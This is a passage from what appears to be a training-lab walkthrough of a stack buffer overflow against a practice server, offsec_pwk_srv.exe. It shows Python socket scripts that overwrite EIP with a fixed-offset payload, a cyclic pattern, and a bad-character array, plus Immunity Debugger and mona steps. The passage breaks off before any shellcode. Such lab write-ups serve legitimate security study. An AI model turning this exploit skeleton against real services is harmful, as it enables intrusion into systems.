*s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)*

*s.connect((sys.argv[1], 4455))*


*s.send(buffer)*

*s.recv(1024)*


*s.close()*


Now close everything and reopen offsec\_pwk\_srv.exe and Immunity Debugger. Attach the process to the offsec\_pwk\_srv.exe by using Ctrl+F1. Press Play.

Now run the python script again. The command is **python POC-OSCP.py 192.168.40.111**


Now you will see the **42424242** is at the address of EIP, the next step is to test for badchar.

Now use mona tools to generate badchar using **!mona bytearray** at command as screenshot below

Copy and paste the code and incorporated it in the code.



The file location of the bytearray.txt is in **C:\Program Files\Immunity Inc\Immunity Debugger\bytearray.txt**

Now we test for bad char.

*#!/usr/bin/python*

*#*

*import sys, socket*

*if len(sys.argv) < 2:*

*print "\nUsage: " + sys.argv[0] + " <HOST>\n"*

*sys.exit()*

*badchar = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"*

*"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"*

*"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"*

*"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"*

*"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"*

*"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"*

*"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"*

*"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )*

*cmd = "OVRFLW "*

*#junk = "\x41" \* 1209 + "B" \* 4 + "C" \* (3000-1209-4)*

*junk = "\x41" \* 1209 + "B" \* 4 + badchar*

*#junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9"*

*end = "\r\n"*

*buffer = cmd + junk + end*

*s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)*

*s.connect((sys.argv[1], 4455))*


*s.send(buffer)*

*s.recv(1024)*

*s.close()*

Now close everything and reopen offsec\_pwk\_srv.exe and Immunity Debugger. Attach the process to the offsec\_pwk\_srv.exe by using Ctrl+F1. Press Play.

Now run the python script again. The command is **python POC-OSCP.py 192.168.40.111**



Then type the command !mona compare –f C:\Program Files\Immunity Debugger\bytearray.bin' -a 002CF104(address of the ESP stack). As per picture above, all of our badchar has been terminated. I supect this is because of the \x00.

Now we remove the \x00 with the following command

!mona bytearray –cpb “\x00”



Now remove \x00 from our code and update the script again.

#!/usr/bin/python

#

import sys, socket

if len(sys.argv) < 2:

print "\nUsage: " + sys.argv[0] + " <HOST>\n"

sys.exit()

badchar = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"

"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

cmd = "OVRFLW "

